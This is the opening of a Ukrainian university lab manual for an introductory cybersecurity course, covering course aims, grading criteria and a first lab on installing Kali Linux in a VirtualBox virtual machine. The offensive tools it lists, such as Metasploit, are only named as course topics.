Міністерство освіти і науки України
Центральноукраїнський національний технічний університет
Механіко-технологічний факультет
Кафедра кібербезпеки та програмного забезпечення

Вступ до кібербезпеки

Методичні рекомендації до виконання лабораторних робіт для студентів денної форми навчання галузі 12 Інформаційні технології

ЗАТВЕРДЖЕНО
на засіданні кафедри кібербезпеки та програмного забезпечення, протокол № 1 від 15.08.2022

Кропивницький
2022

Вступ до кібербезпеки: Методичні рекомендації до виконання лабораторних робіт для студентів денної форми навчання галузі 12 Інформаційні технології. / уклад. Смірнов О.А., Буравченко К.О., Смірнова Т.В., Конопліцька-Слободенюк О.К., Смірнов С.А., Козлов Я.О. / М-во освіти і науки України, Центральноукр. нац. техн. ун-т; – Кропивницький: ЦНТУ – 2022. – 155 с.

Укладачі: Смірнов О.А., Буравченко К.О., Смірнова Т.В., Конопліцька-Слободенюк О.К., Смірнов С.А., Козлов Я.О.

Рецензенти: Коваленко О.В., докт. техн. наук, доцент;
Улічев О.С., канд. техн. наук.

ЗМІСТ

ВСТУП

Курс «Вступ до кібербезпеки» призначений для набуття теоретичних знань та практичних навичок з питань забезпечення кібербезпеки. Включає в себе набуття наступних теоретичних знань: законодавча та нормативно-правова база України в галузі інформаційної та /або кібербезпеки; міжнародні стандарти в галузі інформаційної та /або кібербезпеки; інструментальні та прикладні застосунки в інформаційній та/або кібербезпеці; методи і засоби обробки інформації; операційні системи; моделі безпеки в інформаційній та/або кібербезпеці; захист інформації, що обробляється та зберігається в інформаційно-телекомунікаційних системах (ІКС); програмні та програмно-апаратні комплекси засобів захисту інформації (ЗЗІ); відновлення функціонування ІКС після реалізації загроз, здійснення кібератак, збоїв та відмов різних класів та походження; моніторинг процесів функціонування ІКС; механізми безпеки комп'ютерних мереж; проектування, створення, супровід комплексних систем захисту інформації (КСЗІ); моделі загроз та моделі порушника; оцінка захищеності інформації в ІКС; управління інформаційною та/або кібербезпекою; аудит інформаційної та/або кібербезпеки; симетричні криптосистеми; асиметричні криптосистеми; криптографічні протоколи; цифрова стеганографія; технічний захист інформації. Та набуття наступних практичних навичок й вмінь з кібербезпеки, для чого вміти: розгортати операційну систему для проведення аудиту кібербезпеки комп’ютерних мереж та систем; використовувати інструменти прихованого збору технічної інформації з комп’ютерної системи або мережі; досліджувати уразливості системи або мережі за допомогою спеціалізованого сканера уразливостей – Nessus; визначати уразливості веб-ресурсів та веб-застосунків; користуватися сканером уразливостей – OWASP ZAP; шукати уразливості та чуттєву інформацію у відкритих ресурсах за допомогою засобу Maltego; користуватися сніферами; користуватися засобом дослідження уразливостей безпроводових мереж Wi-Fi – Aircrack-ng; розгортати pen-test станції; підготовлювати до роботи Metasploit та PostgreSQL; збирати інформацію за допомогою Metasploit; шукати уразливості за допомогою Metasploit; користуватися енкодером. експлуатувати уразливості; використовувати можливості пост-експлуатації. Відповідно означене є предметом навчальної дисципліни «Вступ до кібербезпеки» як освітньої компоненти ОП «Кібербезпека» першого (бакалаврського) рівня вищої освіти

Мета і завдання дисципліни

Метою викладання дисципліни «Вступ до кібербезпеки» є формування у здобувачів вищої освіти ґрунтовних теоретичних знань, практичних умінь та навичок, необхідних для застосування в професійній діяльності у сфері кібербезпеки.

Основними завданнями вивчення дисципліни є формування наступних компетенцій бакалавра з кібербезпеки:

– КЗ 1. Здатність застосовувати знання у практичних ситуаціях.

– КЗ 2. Знання та розуміння предметної області та розуміння професії.

– КФ 1. Здатність застосовувати законодавчу та нормативно-правову базу, а також державні та міжнародні вимоги, практики і стандарти з метою здійснення професійної діяльності в галузі інформаційної та/або кібербезпеки.

– КФ 2. Здатність до використання інформаційно-комунікаційних технологій, сучасних методів і моделей інформаційної безпеки та/або кібербезпеки.

– КФ 3. Здатність до використання програмних та програмно-апаратних комплексів засобів захисту інформації в інформаційно-телекомунікаційних (автоматизованих) системах.

– КФ 8. Здатність здійснювати процедури управління інцидентами, проводити розслідування, надавати їм оцінку.

– КФ 10. Здатність застосовувати методи та засоби криптографічного та технічного захисту

Формат дисципліни

Для денної форми навчання:

Викладання курсу передбачає для засвоєння дисципліни традиційні лекційні заняття із застосуванням мультимедійних презентацій, у поєднанні з лабораторними заняттями.

Формат очний (*Face to face*)

Для заочної форми навчання:

Під час сесії формат очний (*Face to face*), у міжсесійний період – дистанційний (*online*).

Результати навчання

У результаті вивчення дисципліни студент повинен забезпечити наступні програмні результати навчання:

– РН 8. Готувати пропозиції до нормативних актів щодо забезпечення інформаційної та /або кібербезпеки.

– РН 11. Виконувати аналіз зв’язків між інформаційними процесами на віддалених обчислювальних системах.

– РН 13. Аналізувати проекти інформаційно-телекомунікаційних систем базуючись на стандартизованих технологіях та протоколах передачі даних.

– РН 14. Вирішувати завдання захисту програм та інформації, що обробляється в інформаційно-телекомунікаційних системах програмно-апаратними засобами та давати оцінку результативності якості прийнятих рішень

– РН 15. Використовувати сучасне програмно-апаратне забезпечення інформаційно-комунікаційних технологій.

– РН 19. Застосовувати теорії та методи захисту для забезпечення безпеки інформації в інформаційно-телекомунікаційних системах.

– РН 20. Забезпечувати функціонування спеціального програмного забезпечення, щодо захисту інформації від руйнуючих програмних впливів, руйнуючих кодів в інформаційно-телекомунікаційних системах.

– РН 21. Вирішувати задачі забезпечення та супроводу (в.т. числі: огляд, тестування, підзвітність) системи управління доступом згідно встановленої політики безпеки в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах.

– РН 22. Вирішувати задачі управління процедурами ідентифікації, автентифікації, авторизації процесів і користувачів в інформаційно-телекомунікаційних системах згідно встановленої політики інформаційної і\або кібербезпеки.

– РН 24. Вирішувати задачі управління доступом до інформаційних ресурсів та процесів в інформаційних та інформаційно-телекомунікаційних (автоматизованих) системах на основі моделей управління доступом (мандатних, дискреційних, рольових).

– РН 36. Виявляти небезпечні сигнали технічних засобів.

– РН 37. Вимірювати параметри небезпечних та завадових сигналів під час інструментального контролю процесів захисту інформації та визначати ефективність захисту інформації від витоку технічними каналами відповідно до вимог нормативних документів системи технічного захисту інформаці.

– РН 38. Інтерпретувати результати проведення спеціальних вимірювань з використанням технічних засобів, контролю характеристик інформаційно-телекомунікаційних систем відповідно до вимог нормативних документів системи технічного захисту інформації.

– РН 40. Інтерпретувати результати проведення спеціальних вимірювань з використанням технічних засобів, контролю характеристик ІТС відповідно до вимог нормативних документів системи технічного захисту інформації.

– РН 41. Забезпечувати неперервність процесу ведення журналів реєстрації подій та інцидентів на основі автоматизованих процедур.

– РН 42. Впроваджувати процеси виявлення, ідентифікації, аналізу та реагування на інциденти інформаційної і/або кібербезпеки.

– РН 43. Застосовувати національні та міжнародні регулюючі акти в сфері інформаційної безпеки та/ або кібербезпеки для розслідування інцидентів.

– РН 47. Вирішувати задачі захисту інформації, що обробляється в інформаційно-телекомунікаційних системах з використанням сучасних методів та засобів криптографічного захисту інформації.

– РН 48. Виконувати впровадження та підтримку систем виявлення вторгнень та використовувати компоненти криптографічного захисту для забезпечення необхідного рівня захищеності інформації в інформаційно-телекомунікаційних системах.

– РН 53. Вирішувати задачі аналізу програмного коду на наявність можливих загроз.

Політика дисципліни

Академічна доброчесність:

Очікується, що студенти будуть дотримуватися принципів академічної доброчесності, усвідомлювати наслідки її порушення. Детальніше за посиланням URL : http://www.kntu.kr.ua/doc/dobro.pdf

На першій лекції здобувачам освіти доводяться положення Статті 42. Академічна доброчесність, Закону України «Про освіту»

Відвідування занять

Відвідування занять є важливою складовою навчання. Очікується, що всі студенти відвідають лекції і лабораторні заняття курсу.

Пропущені заняття повинні бути відпрацьовані не пізніше, ніж за тиждень до залікової сесії.

Поведінка на заняттях

Недопустимість: запізнень на заняття, списування та плагіат, несвоєчасне виконання поставленого завдання.

При організації освітнього процесу в Центральноукраїнському національному технічному університеті студенти, викладачі та адміністрація діють відповідно до: Положення про організацію освітнього процесу; Положення про організацію вивчення навчальних дисциплін вільного вибору; Положення про рубіжний контроль успішності і сесійну атестацію студентів ЦНТУ, Кодексу академічної доброчесності ЦНТУ.

Контроль знань

Критерії оцінки іспиту:

оцінку «відмінно» (90-100 балів, А) – заслуговує студент, який:

– всебічно, систематично і глибоко володіє навчально-програмовим матеріалом;

– вміє самостійно виконувати завдання, передбачені програмою, використовує набуті знання і вміння у нестандартних ситуаціях;

– засвоїв основну і ознайомлений з додатковою літературою, яка рекомендована програмою;

– засвоїв взаємозв'язок основних понять дисципліни та усвідомлює їх значення для професії, яку він набуває;

– вільно висловлює власні думки, самостійно оцінює різноманітні життєві явища і факти, виявляючи особистісну позицію;

– самостійно визначає окремі цілі власної навчальної діяльності, виявив творчі здібності і використовує їх при вивченні навчально-програмового матеріалу, проявив нахил до наукової роботи.

оцінку « добре» (82-89 балів, В) – заслуговує студент, який:

– повністю опанував і вільно (самостійно) володіє навчально-програмовим матеріалом, в тому числі застосовує його на практиці, має системні знання достатньому обсязі відповідно до навчально-програмового матеріалу, аргументовано використовує їх у різних ситуаціях;

– має здатність до самостійного пошуку інформації, а також до аналізу, постановки і розв'язування проблем професійного спрямування;

– під час відповіді допустив деякі неточності, які самостійно виправляє, добирає переконливі аргументи на підтвердження вивченого матеріалу;

оцінку «добре» (74-81 бал, C) заслуговує студент, який:

– в загальному роботу виконав, але відповідає на екзамені з певною кількістю помилок;

– вміє порівнювати, узагальнювати, систематизувати інформацію під керівництвом викладача, в цілому самостійно застосовувати на практиці, контролювати власну діяльність;

– опанував навчально-програмовий матеріал, успішно виконав завдання, передбачені програмою, засвоїв основну літературу, яка рекомендована програмою;

оцінку «задовільно» (64-73 бали, D) – заслуговує студент, який:

– знає основний навчально-програмовий матеріал в обсязі, необхідному для подальшого навчання і використання його у майбутній професії;

– виконує завдання, але при рішенні допускає значну кількість помилок;

– ознайомлений з основною літературою, яка рекомендована програмою;

– допускає на заняттях чи екзамені помилки при виконанні завдань, але під керівництвом викладача знаходить шляхи їх усунення.

оцінку «задовільно» (60-63 бали, E) – заслуговує студент, який:

– володіє основним навчально-програмовим матеріалом в обсязі, необхідному для подальшого навчання і використання його у майбутній професії, а виконання завдань задовольняє мінімальні критерії. Знання мають репродуктивний характер.

оцінка «незадовільно» (35-59 балів, FX) – виставляється студенту, який:

– виявив суттєві прогалини в знаннях основного програмового матеріалу, допустив принципові помилки у виконанні передбачених програмою завдань.

оцінку «незадовільно» (35 балів, F) – виставляється студенту, який:

– володіє навчальним матеріалом тільки на рівні елементарного розпізнавання і відтворення окремих фактів або не володіє зовсім;

– допускає грубі помилки при виконанні завдань, передбачених програмою;

– не може продовжувати навчання і не готовий до професійної діяльності після закінчення університету без повторного вивчення даної дисципліни.

При виставленні оцінки враховуються результати навчальної роботи студента протягом семестру

Критерії оцінки заліку:

– «зараховано» – студент має стійкі знання про основні поняття дисципліни, може сформулювати взаємозв'язки між поняттями.

– «незараховано» – студент має значні пропуски в знаннях, не може сформулювати взаємозв'язку між поняттями, що вивчаються в курсі, не має уявлення про більшість основних понять дисципліни, що вивчається.

Шкала оцінювання: національна та ЄКТС

<table>
<tr><td rowspan="2">Сума балів за всі види навчальної діяльності</td><td rowspan="2">Оцінка ЄКТС</td><td colspan="2">Оцінка за національною шкалою</td></tr>
<tr><td>для екзамену, курсового проекту (роботи), практики</td><td>для заліку</td></tr>
<tr><td>90-100</td><td>A</td><td>відмінно</td><td rowspan="5">зараховано</td></tr>
<tr><td>82-89</td><td>B</td><td rowspan="2">добре</td></tr>
<tr><td>74-81</td><td>C</td></tr>
<tr><td>64-73</td><td>D</td><td rowspan="2">задовільно</td></tr>
<tr><td>60-63</td><td>E</td></tr>
<tr><td>35-59</td><td>FX</td><td>незадовільно з можливістю повторного складання</td><td>не зараховано з можливістю повторного складання</td></tr>
<tr><td>1-34</td><td>F</td><td>незадовільно з обов’язковим повторним вивченням дисципліни</td><td>не зараховано з обов’язковим повторним вивченням дисципліни</td></tr>
</table>

Лабораторна робота № 1

Тема: Розгортання операційної системи для проведення аудиту кібербезпеки комп’ютерних мереж та систем

Мета: Отримати навички необхідні для розгортання ОС для проведення аудиту інформаційної безпеки

Теоретичні відомості

Для проведення аудиту інформаційної безпеки певної інформаційної системи, зазвичай, недостатньо лише знань стандартів, нормативних документів та законодавства країни, де працює захищена система. Цих знань достатньо для організації роботи такої системи, проте коли справа доходить до перевірки захищеності системи, так би мовити, в польових умовах, необхідні і знання, і навички роботи з відповідними інструментами, системами та фреймворками. І знову ж таки, знань та навичок використовування лише певних інструментів також виявляється недостатньо, оскільки інформаційна безпека – це галузь, що дуже динамічно розвивається. У зв’язку з цим, різноманітні групи спеціалістів та аматорів розробили низку дистрибутивів операційної системи Linux.

Серед усіх дистрибутивів, призначених для аудиту інформаційної безпеки, найбільше поширення отримав дистрибутив Kali Linux, що розробляється компанією Offensive Security (до того першість займав дистрибутив BackTrack, що також розроблявся цією компанією; Kali є нащадком BackTrack). Цей дистрибутив відрізняється великим набором інструментів, які вже налаштовано і більшість з яких готові працювати «з коробки», великим набором апаратного забезпечення, що підтримується без додаткових налаштувань, стабільністю роботи, регулярними оновленнями, гарною підтримкою та великим активним ком’юніті.

Окрім цього, Offensive Security випускає і операційну систему для мобільних телефонів, планшетів та деяких мікро-контролерів – NetHunter, побудовану на основі Kali Linux, що працює на усіх Android-пристроях, починаючи з версій Lollipop (5.1) та Marshmallow (6.0).

Варто зауважити, що дистрибутив Kali Linux можливо запустити з флеш-карти у режимі Live. Цей варіант розгортання ОС для проведення аудиту інформаційної безпеки має певну перевагу над віртуалізацією, а саме – надання повного доступу до ресурсів комп’ютера, що стає критичним для аудиту бездротових мереж (не потребує використання додаткових бездротових адаптерів). Проте для повноцінного його використання варто провести процес інсталяції. Інструкції встановлення операційної системи на флеш-карту (створення Live-USB) можна знайти на офіційному сайті за посиланням *https://www.kali.org/docs/usb/*. Тепер перейдемо до виконання лабораторної роботи.

Завантажити дистрибутив можливо на офіційному сайті *kali.org* у розділі

завантаження (Download/Get Kali). Дистрибутиви розповсюджуються у вигляді 32х- та 64х-розрядних систем. Завантажити файл можливо як прямо з серверів сайту, так і за допомогою протоколу BitTorrent.

Перед початком інсталяції варто визначитися, чи систему буде розгорнуто у віртуальному середовищі (віртуальна машина), чи на реальній системі. Розгортати таку систему рекомендовано у віртуальному середовищі, адже вона не буде впливати на основну систему чи залежати від неї, можливо легко перемикатися між системами, спрощене управління віртуальною машиною, легкість налаштування тощо. Для цього необхідно додатково завантажити відповідне програмне забезпечення. Обирати можна серед багатьох, але в рамках теоретичних відомостей до цієї лабораторної роботи хотілося б звернути увагу на програмне забезпечення від компанії Oracle, а саме Oracle VirtualBox.

VirtualBox рекомендовано завантажувати з офіційного сайту *https://www.virtualbox.org/*, це ПЗ розповсюджується як для операційних систем сімейства Windows, так і для Linux. Детальні інструкції з інсталяції для операційної системи Linux знаходяться на сторінці завантаження. Інсталяція для ОС Windows є абсолютно стандартною, але необхідно звернути увагу, що під час інсталяціїї на короткий проміжок часу буде вимкнено доступ до мережі – це пов’язано з інсталяцією мережевих драйверів віртуальної машини. (на момент складання методичних вказівок актуальною є версія ПЗ VirtualBox 7.0).

Після того, як визначено середовище, в якому буде розгорнуто систему, необхідно підготувати образ. З офіційного сайту треба завантажити ISO-образ (розділ “Installer Images”), для зручності його можна записати на флеш-карту. Інструкції зі створення та налаштування віртуальної машини на інших платформах можна знайти на офіційному сайті за посиланням *kali.org/docs/virtualization*.

Для встановлення системи у віртуальному середовищі необхідно, для початку, створити нову віртуальну машину. Для цього запустіть VirtualBox або інше відповідне ПЗ і створіть машину. Нижче на скріншотах (Рисунок 1.1-1.7) показана послідовність створення віртуальної машини для ПЗ VirtualBox:



Рисунок 1.1 – Натисніть “New” для створення нової віртуальної машини



Рисунок 1.2 – Оберіть назву віртуальної машини, шлях до ISO-образа та натисніть «Next»

Рисунок 1.3 – Нічого не змінюючи натисніть «Next»



Рисунок 1.4 – Оберіть кількість оперативної пам'яті що буде виділено для віртуальної машини (рекомендовано виділити від 2Гб до правої межі зеленої зони) та кількість ядр процесора (від 2 до правої межі зеленої зони)



Рисунок 1.5 – Оберіть "Create a Virtual Hard Disk Now", виділіть пам’ять для системи (мінімальний об’єм – 20 Гб, рекомендований – 40Гб), оберіть “Pre-allocate Full Size” та натисніть “Next”



Рисунок 1.6 – Натисніть “Finish”, після чого почнеться процес створення віртуальної машини

Після створення віртуальної машини, перейшовши у налаштування, можна змінити деякі властивості віртуальної машини, щоб оптимізувати її під свої потреби або ресурси фізичної машини.

